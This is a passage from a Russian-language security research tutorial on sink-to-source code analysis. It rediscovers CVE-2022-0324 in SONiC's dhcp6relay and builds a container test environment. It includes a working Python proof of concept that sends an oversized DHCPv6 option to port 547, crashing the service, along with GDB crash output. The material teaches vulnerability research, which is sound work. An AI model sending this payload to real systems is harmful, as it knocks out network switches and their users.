Какие переменные он загрязняет? Очевидный ответ - `bytesRead`, потому что ей присваивается возвращаемое `recv` значение. Но это лишь число полученных байт либо `-1` при ошибке. Сами байты `recv` сохраняет в буфере, переданном вторым аргументом. Значит, нельзя ограничиться простым правилом «загрязнены все переменные, получившие возвращаемое источником значение»: нужно знать, какие функции изменяют значения через аргументы. Для стандартной библиотеки это можно автоматизировать, однако пользовательские функции, макросы и сторонние библиотеки создают серьёзные трудности. Некоторые средства автоматического анализа умеют описывать такие распространители загрязнённости, но их всё равно приходится отдельно исследовать и регистрировать.

Средства очистки и проверки ещё сильнее усложняют анализ. Например, перед `memcpy` в `server.c` можно проверить, не превысит ли сумма размера входных данных и текущего смещения максимальный размер буфера:

```
// Получение данных
while ((bytesRead = recv(clientSocket, buffer, MAX_BUFFER_SIZE, 0)) > 0) {
    // Дополнительные данные вызовут переполнение
    if (offset + bytesRead >= MAX_BUFFER_SIZE) break; // ①

    memcpy(finalBuffer + offset, buffer, bytesRead);
    offset += bytesRead;
}
```

Если сумма превышает максимум, код выйдет из цикла и прекратит обработку входных данных □. Но это лишь один способ исправления. Можно копировать данные в итоговый буфер, только если там осталось достаточно места:

```
// Получение данных
while ((bytesRead = recv(clientSocket, buffer, MAX_BUFFER_SIZE, 0)) > 0) {
    if (offset + bytesRead < MAX_BUFFER_SIZE) {
        memcpy(finalBuffer + offset, buffer, bytesRead);
        offset += bytesRead;
    }
}
```

Из-за множества вариантов появления и устранения уязвимого кода невозможно написать единое правило для всех сценариев. Поэтому ручной анализ кода по-прежнему нужен. Автоматический анализ дополняет его, но требует тщательной настройки под каждый контекст.

Мы рассмотрели основы: источники, приёмники, распространители и средства очистки. Теперь повысим эффективность с помощью стратегии анализа от приёмника к источнику.

Анализ от приёмника к источнику

Подход от источника к приёмнику отдаёт предпочтение полноте, а анализ от приёмника к источнику - отбору. Как вы уже видели, наиболее очевидный путь анализа, начинающийся от источников ввода, порождает экспоненциально ветвящиеся пути загрязнённых переменных, за которыми невозможно уследить.

Анализ от приёмника к источнику похож на решение лабиринта из живой изгороди с высоты птичьего полёта. У лабиринта несколько входов и множество тупиков. Каким бы маршрутом вы ни шли, достаточно найти единственный путь к центру; в нашем случае центром служит эксплуатируемая уязвимость. Можно начинать с каждого входа и действовать методом проб и ошибок, но намного проще двигаться от центра назад.

Мы применим этот анализ к `dhcp6relay` - ретранслятору DHCPv6 в Software for Open Networking in the Cloud (SONiC). SONiC - открытая операционная система Linux для различных сетевых коммутаторов. Наша цель - заново обнаружить CVE-2022-0324, ранее найденное мной переполнение буфера в `dhcp6relay`. Получите уязвимую версию с помощью Git; она также находится в репозитории исходного кода книги в `chapter-01/cve2022-0324`:

```
$ git clone https://github.com/sonic-net/sonic-buildimage
$ cd sonic-buildimage
$ git checkout bcf5388
```

Осмотритесь в кодовой базе. Как и во многих репозиториях, здесь смешаны исходный код, сторонние зависимости, сценарии сборки и настройки.

Выбор подходящих приёмников

Сначала выберите шаблоны приёмников, от которых будете двигаться назад. Списки запрещённых функций других разработчиков помогут узнать распространённые опасные приёмники и способы их эксплуатации. Например, Microsoft постоянно обновляет список запрещённых функций, встроенный в её средства анализа кода (learn.microsoft.com). Некоторые проекты содержат заголовок `banned.h`: в проекте Git он запрещает `strcpy`, `strcat`, `strncpy`, `strncat`, `sprintf` и `vsprintf`. В заголовке объясняется, что этими функциями легко воспользоваться неправильно, поэтому аудит кода часто их отмечает.

Помимо стандартных функций вроде `memcpy`, внимательно ищите функции-обёртки, способные упростить анализ. Разработчики часто добавляют к их именам `_copy` или `_memcpy`. Например, в `sonic-buildimage/platform/nephos/nephos-modules/modules/src/netif_osal.c` определена функция:

```
osal_memcpy(
    void                    *ptr_dst,
    const void              *ptr_src,
    const UI32_T            num)
{
    return memcpy(ptr_dst, ptr_src, num);
}
```

Обёртки, очищающие или проверяющие входные данные, включать в анализ не нужно. Например, стандарт C11, официально ISO/IEC 9899:2011, добавил интерфейсы проверки границ наподобие `memcpy_s`, которые до копирования проверяют возможное переполнение и другие проблемы. Разработчики также создают безопасные обёртки, устраняющие значительную часть приёмников.

Иногда логика обёртки сложнее. Временно отвлечёмся от SONiC и посмотрим на `strided_copy` в библиотеке `libheif` (github.com):

```
static void strided_copy(void* dest, const void* src, int width, int height,
                         int stride)
{
    if (width == stride) {
        memcpy(dest, src, width * height); // ①
    }
    else {
        const uint8_t* _src = static_cast<const uint8_t*>(src);
        uint8_t* _dest = static_cast<uint8_t*>(dest);
        for (int y = 0; y < height; y++, _dest += width, _src += stride) {
            memcpy(_dest, _src, width); // ②
        }
    }
}
```

В зависимости от условия `width == stride` обёртка вызывает `memcpy` один раз □ либо в цикле □ и с разными аргументами. При анализе обёрток важно помнить, как условия влияют на последующие

переменные.

Учитывайте и частоту использования обёртки. Если она содержит много собственной логики, применимой лишь в редких случаях, польза от неё исчезает. Например, в SONiC функция `radius_copy_pw` из `src/radius/nss/libnss-radius/nss_radius_common.c` похожа на обёртку, но вызывается единственный раз в `src/radius/nss/libnss-radius/nss_radius.c`. Сосредоточиваться на ней нет смысла. Общее правило: считайте обёртки приёмниками, если они широко повторно используются относительно общего размера кодовой базы.

Фильтрация эксплуатируемых сценариев

Выбрав приёмники, двигайтесь от них назад по потоку загрязнённых переменных. Как ранее функция-источник `recv` загрязняла несколько переменных, так и функцию-приёмник можно эксплуатировать несколькими способами. Скромная `memcpy(dest, src, n)` способна вызвать:

• **Разыменование нулевого указателя.** Код обращается к данным по недопустимому нулевому адресу и аварийно завершается. Для `memcpy` это происходит, когда `dest` или `src` равен нулевому указателю.

• **Переполнение буфера.** Код пишет за пределами `dest`, когда `n` превышает размер назначения.

• **Утечку информации.** Код читает данные по адресам, которые не должны раскрываться, когда `n` превышает размер `src`.

• **Повреждение памяти.** Код непреднамеренно изменяет память, например если области `dest` и `src` перекрываются.

Загрязнённые аргументы могут быть не простыми указателями, а смещениями относительно адреса памяти. Рассмотрим вызов `memcpy` функцией `head_to_txbuff_alloc` из `platform/centec-arm64/tsingma-bsp/src/ctcmac/ctcmac.c`:

```
static void head_to_txbuff_alloc(struct device *dev, struct sk_buff *skb,
                                 struct ctcmac_tx_buff *tx_buff)
{
    u64 offset;
    int alloc_size;

    alloc_size = ALIGN(skb->len, BUF_ALIGNMENT); // ①
    tx_buff->alloc = 1;
    tx_buff->len = skb->len;
    tx_buff->vaddr = kmalloc(alloc_size, GFP_KERNEL); // ②
    offset = (BUF_ALIGNMENT - (((u64) tx_buff->vaddr) & (BUF_ALIGNMENT - 1))); // ③
    if (offset == BUF_ALIGNMENT) { // ④
        offset = 0;
    }
    tx_buff->offset = offset;
    memcpy(tx_buff->vaddr + offset, skb->data, skb_headlen(skb)); // ⑤
    tx_buff->dma = dma_map_single(dev, tx_buff->vaddr, tx_buff->len, DMA_TO_DEVICE);
}
```

Начните с первого аргумента `tx_buff->vaddr + offset` □, то есть буфера назначения, и двигайтесь назад до присваивания `tx_buff->vaddr` результата `kmalloc(alloc_size, GFP_KERNEL)` □. Это заслуживает внимания: `kmalloc` выделяет память ядра, повреждение которой может иметь катастрофические последствия.

Размер выделенного буфера равен `alloc_size`, заданному загадочным макросом `ALIGN(skb->len, BUF_ALIGNMENT)` □. Прежде чем выяснять его назначение, рассмотрим присваиваемое `offset` значение □, позднее попадающее в первый аргумент `memcpy`.

Побитовое И в выражении `((u64) tx_buff->vaddr) & (BUF_ALIGNMENT - 1)` ограничивает результат значением `BUF_ALIGNMENT - 1`, поэтому `offset` лежит между 1 и `BUF_ALIGNMENT`.

Следующее условие смещает диапазон к значениям от 0 до BUF_ALIGNMENT - 1, заменяя BUF_ALIGNMENT нулём. Следовательно, адрес назначения memcpy находится от tx_buff->vaddr до tx_buff->vaddr + (BUF_ALIGNMENT - 1).

Буфер tx_buff->vaddr имеет размер ALIGN(skb->len, BUF_ALIGNMENT), то есть как минимум BUF_ALIGNMENT байт, поэтому выражение tx_buff->vaddr + offset не может выйти за его границы. Первый аргумент memcpy сам по себе безопасен, и его можно исключить из анализа. Сосредоточьтесь на третьем аргументе: он определяет число копируемых байт и способен вызвать переполнение.

Здесь проявляется важное преимущество анализа от приёмника к источнику: проверив эксплуатируемость приёмника в самом начале, можно выбрать существенные пути вместо исследования каждого ответвления. Исключив один вектор атаки у приёмника, можно исключить сходные шаблоны в других местах. Например, шаблон memcpy(tx_buff->vaddr + offset, ...) повторяется в frag_to_txbuff_alloc и skb_to_txbuff_alloc, поэтому достаточно быстро просмотреть эти вызовы. Помните: движение от приёмника к источнику отдаёт предпочтение отбору, а обратное направление - полноте.

Не всякая фильтрация требует столь глубокого анализа. Рассмотрим вызовы memcpy в platform/barefoot/bfn-modules/modules/bf_tun.c:

• memcpy(cmd, &tun->link_ksettings, sizeof(*cmd));

• memcpy(filter->addr[n], addr[n].u, ETH_ALEN);

В первом sizeof гарантирует соответствие числа копируемых байт размеру cmd. Во втором число байт задано константой и не контролируется злоумышленником. Здесь могут оставаться иные слабости, например перекрывающиеся буферы или n > sizeof(src), но очевидная эксплуатируемость мала, и внимание лучше уделить более рискованным шаблонам.

Проверим, сколько ложноположительных результатов можно удалить, найдя все memcpy и исключив безопасные применения. Сначала выполним поиск:

```
$ cd sonic-buildimage/src
$ grep -r "memcpy" --include=\*.{c,cpp} . | wc -l
    237
```

Команда ищет строку memcpy во всех файлах .c и .cpp и возвращает 237 результатов. Изменим регулярное выражение так, чтобы третий аргумент не был константой, предполагая, что константы либо числовые, либо записаны прописными буквами:

```
$ grep -r "memcpy(.*,.*, [a-z]" --include=\*.{c,cpp} . | wc -l
    97
```

Выражение [a-z] требует, чтобы третий аргумент начинался со строчной буквы. Осталось 97 результатов - менее половины. Теперь исключим случаи, где третий аргумент равен sizeof(dest):

```
$ grep -r "memcpy(.*,.*, [a-z]" --include=\*.{c,cpp} . \
| grep -v "memcpy(.*,.*,\s*sizeof(" | wc -l
    54
```

Вместо усложнения выражения результаты первой grep передаются второй, где параметр -v исключает совпадения. Шаблон находит вызовы, третий аргумент которых начинается с sizeof(без учёта начальных пробелов.

Осталось меньше четверти исходных вызовов. Фильтры не абсолютно точны и не должны такими быть. В главе 3 мы рассмотрим гораздо более мощные средства поиска шаблонов. При ручном анализе быстро удаляйте неэксплуатируемые сценарии, экономя время и силы.

Подтверждение эксплуатируемости

Просмотрите оставшиеся приёмники, отмечая дополнительные безопасные шаблоны, например `strlen` в третьем аргументе `memcpy`. Это не устранит все ложноположительные результаты и может породить ложноотрицательные, но уменьшит объём ручной работы. Среди оставшихся вызовов найдётся `memcpy` в `relay_relay_reply` из `src/dhcp6relay/src/relay.cpp`:

```
void relay_relay_reply(int sock, const uint8_t *msg, int32_t len, relay_config *config) {
    static uint8_t buffer[4096]; // ①
    uint8_t type = 0;
    struct sockaddr_in6 target_addr;
    auto current_buffer_position = buffer; // ②
    auto current_position = msg;
    const uint8_t *tmp = NULL;
    auto dhcp_relay_header = parse_dhcpv6_relay(msg);
    current_position += sizeof(struct dhcpv6_relay_msg);

    auto position = current_position + sizeof(struct dhcpv6_option);
    auto dhcpv6msg = parse_dhcpv6_hdr(position);

    while ((current_position - msg) != len) {
        auto option = parse_dhcpv6_opt(current_position, &tmp); // ③
        current_position = tmp;
        switch (ntohs(option->option_code)) {
            case OPTION_RELAY_MSG:
                memcpy(current_buffer_position, ((uint8_t *)option) + // ④
                    sizeof(struct dhcpv6_option), ntohs(option->option_length)); // ⑤
                current_buffer_position += ntohs(option->option_length);
                type = dhcpv6msg->msg_type;;
                break;
            default:
                break;
        }
    }

    memcpy(&target_addr.sin6_addr, &dhcp_relay_header->peer_address, // ⑥
        sizeof(struct in6_addr));
    target_addr.sin6_family = AF_INET6;
    target_addr.sin6_flowinfo = 0;
    target_addr.sin6_port = htons(CLIENT_PORT);
    target_addr.sin6_scope_id = if_nametoindex(config->interface.c_str());

    send_udp(sock, buffer, target_addr, current_buffer_position - buffer, config, type);
}
```

Функция ретранслирует и распаковывает сообщение `relay-reply`. Она обрабатывает DHCPv6-сообщение, которое может прийти от внешнего клиента, а значит, потенциально контролируется злоумышленником.

Здесь два вызова `memcpy`. Второй □ можно исключить: его третий аргумент - `sizeof()`, поэтому число байт, вероятно, совпадает с размером назначения. Это действительно так: `&target_addr.sin6_addr` указывает на структуру `in6_addr`, а третий аргумент равен `sizeof(struct in6_addr)`.

Рассмотрим первый вызов □. Для переполнения число копируемых байт должно превысить размер назначения. `current_buffer_position` присваивается `buffer` □, а тот объявлен как `static uint8_t buffer[4096]` □. Назначение имеет фиксированные 4096 байт.

Число байт задаёт третий аргумент `ntohs(option->option_length)` □. `ntohs` лишь переставляет байты беззнакового короткого целого, поэтому пока не является обезвреживающей проверкой. Переменная `option` получена от `parse_dhcpv6_opt` □:

```
const struct dhcpv6_option *parse_dhcpv6_opt(const uint8_t *buffer, const uint8_t **out_end) {
    uint32_t size = 4; // код параметра + длина параметра
    size += ntohs(*(uint16_t *)(buffer + 2));
    (*out_end) = buffer + size;
```

```
    return (const struct dhcpv6_option *)buffer; // ①
}
```

Она интерпретирует байты `buffer` как структуру `dhcpv6_option` □, определённую в `src/dhcp6relay/src/relay.h`:

```
struct dhcpv6_option {
    uint16_t option_code;
    uint16_t option_length; // ①
};
```

`option_length` - беззнаковое 16-разрядное целое □ с максимальным значением 65 535, намного больше 4096 байт назначения. Перестановка байтов `ntohs` не меняет максимально возможное значение. Шаблон эксплуатируем.

Поиск подконтрольного злоумышленнику источника

Найдя эксплуатируемый приёмник, двигайтесь по коду назад и выясните, достижим ли он из подконтрольного злоумышленнику источника. Мы подтвердили три факта:

1. В первом вызове `memcpy` функции `relay_relay_reply` есть приёмник.

2. Он эксплуатируем, если `option->option_length` превышает 4096.

3. Максимальное значение `option->option_length` равно 65 535.

Осталось понять, контролирует ли злоумышленник `option->option_length`, и убедиться, что на пути нет очистки или проверки. Сначала рассмотрим `switch` с уязвимым вызовом:

```
switch (ntohs(option->option_code)) {
    case OPTION_RELAY_MSG:
        memcpy(current_buffer_position, ((uint8_t *)option) +
            sizeof(struct dhcpv6_option), ntohs(option->option_length));
        current_buffer_position += ntohs(option->option_length);
        type = dhcpv6msg->msg_type;;
        break;
    default:
        break;
}
```

До `memcpy` выполнение доходит только при `ntohs(option->option_code) == OPTION_RELAY_MSG`. В `relay.h` константа соответствует значению 9. Запомним это условие.

`option` - структура `dhcpv6_option`, разобранная из байтов по указателю `current_position`, пока `(current_position - msg) != len`. В описании `relay_relay_reply` сказано, что `msg` указывает на заголовок DHCPv6, а `len` содержит размер принятых данных. `current_position` начинается с `msg` и увеличивается на размер `dhcpv6_relay_msg`. Поэтому во время `parse_dhcpv6_opt` расположение таково:

```
msg          current_position                  len
-------------------------------------------------
| dhcpv6_relay_msg | dhcpv6_option |      ...     |
-------------------------------------------------
```

Пока `current_position` не достиг конца `msg`, выполнение может прийти к `memcpy`. Для полноты посмотрим на код:

```
auto position = current_position + sizeof(struct dhcpv6_option);
auto dhcpv6msg = parse_dhcpv6_hdr(position);
```

`parse_dhcpv6_hdr` интерпретирует оставшиеся байты как `dhcpv6_msg`, поэтому структура сообщения выглядит так:

```
msg          current_position                      len
```

```
-----------------------------------------------------
| dhcpv6_relay_msg | dhcpv6_option | dhcpv6_msg | ... |
-----------------------------------------------------
```

Но сфокусированный подход не требует этого знания: ни `position`, ни `dhcpv6msg` не влияют на приёмник. Дополнительный анализ можно пропустить.

Чтобы найти источник второго аргумента `relay_relay_reply`, найдём вызовы функции. Единственный находится в `server_callback`:

```
/**
 * @brief функция обратного вызова libevent, вызываемая при получении данных
 *        серверным сокетом ①
 */
void server_callback(evutil_socket_t fd, short event, void *arg) {
    struct relay_config *config = (struct relay_config *)arg;
    sockaddr_in6 from;
    socklen_t len = sizeof(from);
    int32_t data = 0;
    static uint8_t message_buffer[4096];

    if ((data = recv_from(config->local_sock, message_buffer, 4096, 0,
         (sockaddr *)&from, &len)) == -1) { // ②
        syslog(LOG_WARNING, "recv: Failed to receive data from server\n");
    }

    auto msg = parse_dhcpv6_hdr(message_buffer); // ③
    counters[msg->msg_type]++;
    std::string counterVlan = counter_table;
    update_counter(config->db, counterVlan.append(config->interface), msg->msg_type);
    if (msg->msg_type == DHCPv6_MESSAGE_TYPE_RELAY_REPL) { // ④
        relay_relay_reply(config->server_sock, message_buffer, data, config);
    }
}
```

Описание сообщает, что функция вызывается при получении сервером данных □. Нужно учесть условную проверку □. `msg` получается от `parse_dhcpv6_hdr`, которой передаётся `message_buffer` □. Наконец мы дошли до источника: `recv_from` сохраняет принятые из сокета сообщения в `message_buffer` □.

Подтверждение достижимой поверхности атаки

Достижимость уязвимого приёмника из источника ещё не означает, что к самому источнику имеет доступ злоумышленник. Например, может ли удалённый злоумышленник обратиться к сокету `recv_from`? Двигаясь назад от `config->local_sock`, мы приходим к `prepare_socket`:

```
void prepare_socket(int *local_sock, int *server_sock, relay_config *config, int index) {
    --snip--
    if ((*local_sock = socket(AF_INET6, SOCK_DGRAM, 0)) == -1) { // ①
        syslog(LOG_ERR, "socket: Failed to create socket\n");
    }
    --snip--
    in6->sin6_family = AF_INET6;
    in6->sin6_port = htons(RELAY_PORT); // ②
    addr = *in6;
    --snip--
    if (bind(*local_sock, (sockaddr *)&addr, sizeof(addr)) == -1) { // ③
        syslog(LOG_ERR, "bind: Failed to bind to socket\n");
    }
    --snip--
}
```

В сокращённом коде открывается IPv6-сокет `local_sock` □, структуре адреса назначается порт □, а затем сокет привязывается к адресу □. В `relay.h` видно, что `RELAY_PORT` равен 547. Следовательно, уязвимый путь существует для любого нелокального IPv6-адреса сетевого

интерфейса на порту 547. Поверхность атаки достижима.

Проверка эксплойта

Мы нашли путь от подконтрольного источника к уязвимому приёмнику и несколько условий:

• При интерпретации как `dhcpv6_msg` поле `msg_type` полезной нагрузки должно равняться `DHCPv6_MESSAGE_TYPE_RELAY_REPL`, то есть 13.

• После `dhcpv6_relay_msg` полезная нагрузка должна содержать хотя бы одну структуру `dhcpv6_option`.

• При интерпретации как `dhcpv6_option` поле `option_code` должно равняться `OPTION_RELAY_MSG`, то есть 9.

Серьёзных средств очистки или проверок на пути нет. Но одного анализа кода недостаточно: требуется работающий PoC, вызывающий управляемый сбой, а для него - испытательная среда.

Простота её подготовки чрезвычайно важна. Без рабочей сборки цели нельзя подтвердить уязвимость; быстрая отладка нужна и при поломках первых вариантов PoC. Для ошибок повреждения памяти может потребоваться оценить полезность полученного примитива.

У SONiC хорошо документирован процесс сборки, позволяющий создавать контейнерные образы с отладочными символами и отладчиками. Недостаток в том, что сборка целой операционной системы вместо одного файла требует много времени и ресурсов. На этапе PoC лучше собирать и проверять двоичный файл отдельно. Точное соответствие штатной среде важнее при разработке полноценного эксплойта. Сейчас нужно быстро совершенствовать PoC и при этом эксплуатировать сам целевой файл, а не окружающую систему.

Проект SONiC поддерживает конвейеры сборки Azure по адресу dev.azure.com, включая `dhcp6relay`, но старые запуски не содержат уязвимой версии. Кроме того, программы SONiC интегрированы с ОС: например, получают настройки из общей базы Redis. Поэтому `dhcp6relay` нельзя просто собрать и запустить в любой системе.

Выберем средний путь: отделим `dhcp6relay` от остальной SONiC, но настроим базовую ОС в соответствии с ожиданиями. В качестве основы используем Ubuntu 20.04, рекомендованную документацией SONiC.

Я предпочитаю контейнерные образы: они дают постоянную экспериментальную среду и позволяют другим воспроизвести эксплойт. Мы воспользуемся открытым средством управления контейнерами Podman. Установите его и проверьте работу:

```
$ sudo apt install -y podman-docker
$ sudo touch /etc/containers/nodocker
$ docker -v
podman version 5.0.3
```

Если зависимости сборки не описаны, их можно выяснить методом проб и ошибок. В `src/dhcp6relay` есть `Makefile`, использующий `g++`. Первый запуск `make` выдаёт:

```
#12 0.287 src/relay.cpp:3:10: fatal error: event.h: No such file or directory
    3 | #include <event.h>
      |          ^~~~~~~~~
compilation terminated.
```

Отсутствует `event.h`, то есть нужна разделяемая библиотека. Поиск показывает, что это часть `libevent`, устанавливаемая командой `apt install libevent-dev`. Многие библиотеки Linux устанавливаются аналогично и называются `libX-dev`. Так удалось решить почти все проблемы, кроме одной зависимости, отсутствующей в стандартных источниках Ubuntu:

```
#11 0.328 src/relay.cpp:10:10: fatal error: configdb.h: No such file or directory
   10 | #include "configdb.h"
      |          ^~~~~~~~~~~~
compilation terminated.
```

`configdb.h` принадлежит библиотеке `sonic-swss-common`, упомянутой в аргументе `-I` файла `Makefile`. Аргумент добавляет путь поиска библиотек для g++. Поскольку установить пакет через стандартный `apt` нельзя, его нужно собрать самостоятельно. Репозиторий содержит необходимые инструкции.

После устранения зависимостей `dhcp6relay` собирается, но не запускается:

```
terminate called after throwing an instance of 'std::system_error'
    what():  Unable to connect to redis (unix-socket): Cannot assign requested
    address
Aborted
```

Программа пытается подключиться к Redis. Анализ `configInterface.cpp` показывает, что она ищет в базе `CONFIG_DB`, таблице `DHCP_RELAY`, поле `dhcpv6_servers`. Документация разработчика SONiC по архивному адресу web.archive.org содержит ожидаемую структуру настройки.

После добавления настройки в Redis программа запускается, но не привязывается к интерфейсам: у них нет нелокальных IPv6-адресов, требуемых `prepare_socket`. Нужно создать их и добавить в Redis. Вместо нового интерфейса можно использовать существующий посредством виртуальной локальной сети (VLAN), а затем назначить фиксированные адреса, как в листинге 1-2.

```
/etc/init.d/redis-server restart
ip link add link eth0 name vlan type vlan id 3
ip -6 addr add fe80::20c:29ff:fe90:14c5/64 dev vlan
ip -6 addr add 2a00:7b80:451:1::10/64 dev vlan
ip link set vlan up
redis-cli -n 4 HSET "DHCP_RELAY|vlan" dhcpv6_servers "fe80::20c:29ff:fe90:14c5/64"
```

Листинг 1-2. Команды добавления необходимых IPv6-адресов

Локальные IPv6-адреса канала лежат в диапазоне `fe80::/10`, поэтому подойдёт любой допустимый адрес из него; для нелокального адреса верно обратное. При выполнении команд во время сборки контейнера возникает ошибка:

```
[15/15] RUN ip link add link eth0 name vlan type vlan id 3:
#18 0.196 RTNETLINK answers: Operation not permitted
```

По соображениям безопасности контейнеры Podman по умолчанию запрещают некоторые сетевые операции. Команды нужно выполнять в привилегированном контейнере, включив параметры `--cap-add=NET_ADMIN --sysctl net.ipv6.conf.all.disable_ipv6=0`. Не добавляйте листинг 1-2 в `Dockerfile`; поместите команды в сценарий `add_ipv6_addresses.sh`, запускаемый после старта контейнера.

Устранив зависимости и настройки, добавим отладочные символы. В `Makefile` для `dhcp6relay` нет параметра `-g`; исправим файл средством `sed`. Полный `Dockerfile` выглядит так:

```
FROM ubuntu:20.04

# Установка зависимостей
ENV DEBIAN_FRONTEND=noninteractive
RUN apt update
RUN apt install -y autoconf-archive build-essential dh-exec gdb git iproute2 libboost-dev \
    libboost-thread-dev libevent-dev libgmock-dev libgtest-dev libhiredis-dev libnl-3-dev \
    libnl-genl-3-dev libnl-nf-3-dev libnl-route-3-dev libpython2.7-dev libpython3-dev \
    libtool pkg-config python3 redis-server swig3.0

# Получение репозитория
RUN git clone https://github.com/sonic-net/sonic-buildimage
WORKDIR sonic-buildimage
RUN git checkout bcf5388
# Сборка и установка sonic-swss-common
```

```
RUN git submodule update --init src/sonic-swss-common
WORKDIR src/sonic-swss-common
RUN ./autogen.sh
RUN ./configure
RUN make
RUN make install
RUN ldconfig

# Сборка dhcp6relay
WORKDIR ../dhcp6relay
RUN sed -i '8s/$/ -g/' Makefile
RUN sed -i '24s/.*/\t$(CC) $(CFLAGS) -o $(DHCP6RELAY_TARGET) $(OBJS) $(LIBS) $(LDFLAGS)/' \
    Makefile
RUN make

# Настройка Redis
RUN sed -i '109s/# //' /etc/redis/redis.conf
RUN sed -i '109s/\/var\/run\/redis\/redis-server.sock/\/var\/run\/redis\/redis.sock/' \
    /etc/redis/redis.conf
RUN sed -i '110s/# //' /etc/redis/redis.conf
RUN sed -i '110s/700/755/' /etc/redis/redis.conf

# Копирование сценария добавления IPv6-адресов
COPY add_ipv6_addresses.sh add_ipv6_addresses.sh
RUN chmod +x add_ipv6_addresses.sh
```

Поместите `Dockerfile` рядом с `add_ipv6_addresses.sh`, соберите и запустите образ:

```
$ docker build -t dhcp6relay .
$ docker run -it --cap-add=NET_ADMIN --sysctl net.ipv6.conf.all.disable_ipv6=0 dhcp6relay
```

Наконец выполните сценарий и запустите `dhcp6relay`:

```
root@8928b41ace8c:/sonic-buildimage/src/dhcp6relay# ./add_ipv6_addresses.sh
Stopping redis-server: redis-server.
Starting redis-server: redis-server.
(integer) 1
root@8928b41ace8c:/sonic-buildimage/src/dhcp6relay# ./dhcp6relay
```

Это потребовало немало усилий. Однако правильная испытательная среда - одно из самых важных вложений исследователя. Постоянная переносимая среда ускоряет итерации и упрощает отладку PoC.

Создание доказательства концепции

Теперь можно создать и испытать PoC в контейнере. Напомним структуру пакета, ожидаемую `parse_dhcpv6_relay` и `parse_dhcpv6_opt`:

```
msg          current_position                  len
-------------------------------------------------
| dhcpv6_relay_msg | dhcpv6_option |      ...     |
-------------------------------------------------
```

Нужно отправить байты, соответствующие структурам из `relay.h`:

```
struct PACKED dhcpv6_relay_msg {
    uint8_t msg_type;
    uint8_t hop_count;
    struct in6_addr link_address;
    struct in6_addr peer_address;
};

struct dhcpv6_option {
    uint16_t option_code;
    uint16_t option_length;
};
```

Атрибут PACKED запрещает компилятору добавлять между полями выравнивающие байты. Без него между msg_type и hop_count могли бы появиться 3 или 7 байт для выравнивания по 4- или 8-байтовой границе в зависимости от разрядности цели.

Поля link_address и peer_address имеют системный тип Linux in6_addr, а не пользовательский тип из relay.h (см. man7.org). Эта структура содержит единственное поле unsigned char s6_addr[16].

Требования к байтам уже известны: msg_type равен 13, после dhcpv6_relay_msg есть dhcpv6_option, а его option_code равен 9.

Создать соответствующие байты можно библиотеками Python socket и struct. Функция pack преобразует строки и числа в байтовое представление. msg_type имеет тип uint8_t, то есть однобайтовое беззнаковое целое, которому в pack соответствует символ формата B (полный список приведён в документации docs.python.org). Поэтому выражение pack("B", DHCPv6_MESSAGE_TYPE_RELAY_REPL) создаёт нужный байт для константы 13. Аналогично преобразуются остальные структуры.

> **Примечание.** Функция pack и атрибут структуры PACKED называются похоже, но означают разное. Первая преобразует не-байтовые значения в байты, а второй удаляет выравнивающие байты между полями структуры.

Для активации уязвимости нужно одно важное изменение. Анализ показал, что чрезмерное значение option_length используется как размер memcpy в буфер на 4096 байт. Зададим максимальное значение 65 535 и добавим в конец полезной нагрузки байты переполнения. Поскольку dhcp6relay преобразует option_code и option_length из сетевого порядка байтов в порядок узла, сначала выполним обратное преобразование посредством socket.htons. Поля, не влияющие на поток, например hop_count и link_address, получат фиктивные значения. Затем подключимся к настроенному IPv6-адресу и отправим байты:

```
import socket
from struct import pack

UDP_IP = "2a00:7b80:451:1::10"                          # ИЗМЕНИТЬ
UDP_PORT = 547

DHCPv6_MESSAGE_TYPE_RELAY_REPL = 13
OPTION_RELAY_MSG = 9

PAYLOAD =  pack("B", DHCPv6_MESSAGE_TYPE_RELAY_REPL)    # uint8_t msg_type
PAYLOAD += pack("B", 1)                                 # uint8_t hop_count
# struct in6_addr link_address / unsigned char s6_addr[16]
PAYLOAD += b"A" * 16
# struct in6_addr peer_address / unsigned char s6_addr[16]
PAYLOAD += b"A" * 16
PAYLOAD += pack("H", socket.htons(OPTION_RELAY_MSG))    # uint16_t option_code
PAYLOAD += pack("H", socket.htons(65535))               # uint16_t option_length
PAYLOAD += b"B" * 60000

s = socket.socket(socket.AF_INET6,                      # IPv6
                  socket.SOCK_DGRAM)                    # UDP
s.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_MULTICAST_LOOP, True)

s.sendto(PAYLOAD, (UDP_IP, UDP_PORT))
```

Остановите исходный контейнер и дополните Dockerfile, чтобы скопировать эксплойт:

```
--snip--
# Копирование сценария эксплуатации
COPY exploit.py /tmp/exploit.py

# Копирование сценария добавления IPv6-адресов
COPY add_ipv6_addresses.sh add_ipv6_addresses.sh
```

```
RUN chmod +x add_ipv6_addresses.sh
```

Пересоберите образ и начните новый сеанс:

```
$ docker build -t dhcp6relay .
$ docker run -it --cap-add=NET_ADMIN --sysctl net.ipv6.conf.all.disable_ipv6=0 dhcp6relay
root@743a13d9862c:/sonic-buildimage/src/dhcp6relay# ./add_ipv6_addresses.sh
Stopping redis-server: redis-server.
Starting redis-server: redis-server.
(integer) 1
root@743a13d9862c:/sonic-buildimage/src/dhcp6relay# ./dhcp6relay
```

Во втором интерактивном сеансе выведите работающие контейнеры и запустите Bash в нужном:

```
$ docker container ls
CONTAINER ID   IMAGE        COMMAND       CREATED         STATUS         PORTS     NAMES
743a13d9862c   dhcp6relay   "/bin/bash"   7 seconds ago   Up 6 seconds             dazzling_ram
$ docker exec -it 743a13d9862c bash
root@743a13d9862c:/sonic-buildimage/src/dhcp6relay# python3 /tmp/exploit.py
```

В первом сеансе `dhcp6relay` завершится с ошибкой сегментации:

```
root@743a13d9862c:/sonic-buildimage/src/dhcp6relay# ./dhcp6relay
Segmentation fault
```

Для быстрой первичной оценки запустите `dhcp6relay` в GDB и повторите атаку:

```
root@743a13d9862c:/sonic-buildimage/src/dhcp6relay# gdb dhcp6relay
Reading symbols from dhcp6relay...
(gdb) run
Starting program: /sonic-buildimage/src/dhcp6relay/dhcp6relay
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff785d700 (LWP 72)]

Thread 1 "dhcp6relay" received signal SIGSEGV, Segmentation fault.
parse_dhcpv6_opt (buffer=0x5555555ac605 <error: Cannot access memory at
    address 0x5555555ac605>, out_end=0x7fffffffe168) at src/relay.cpp:206
206         size += ntohs(*(uint16_t *)(buffer + 2));
(gdb) backtrace
#0  parse_dhcpv6_opt (buffer=0x5555555ac605 <error: Cannot access memory at
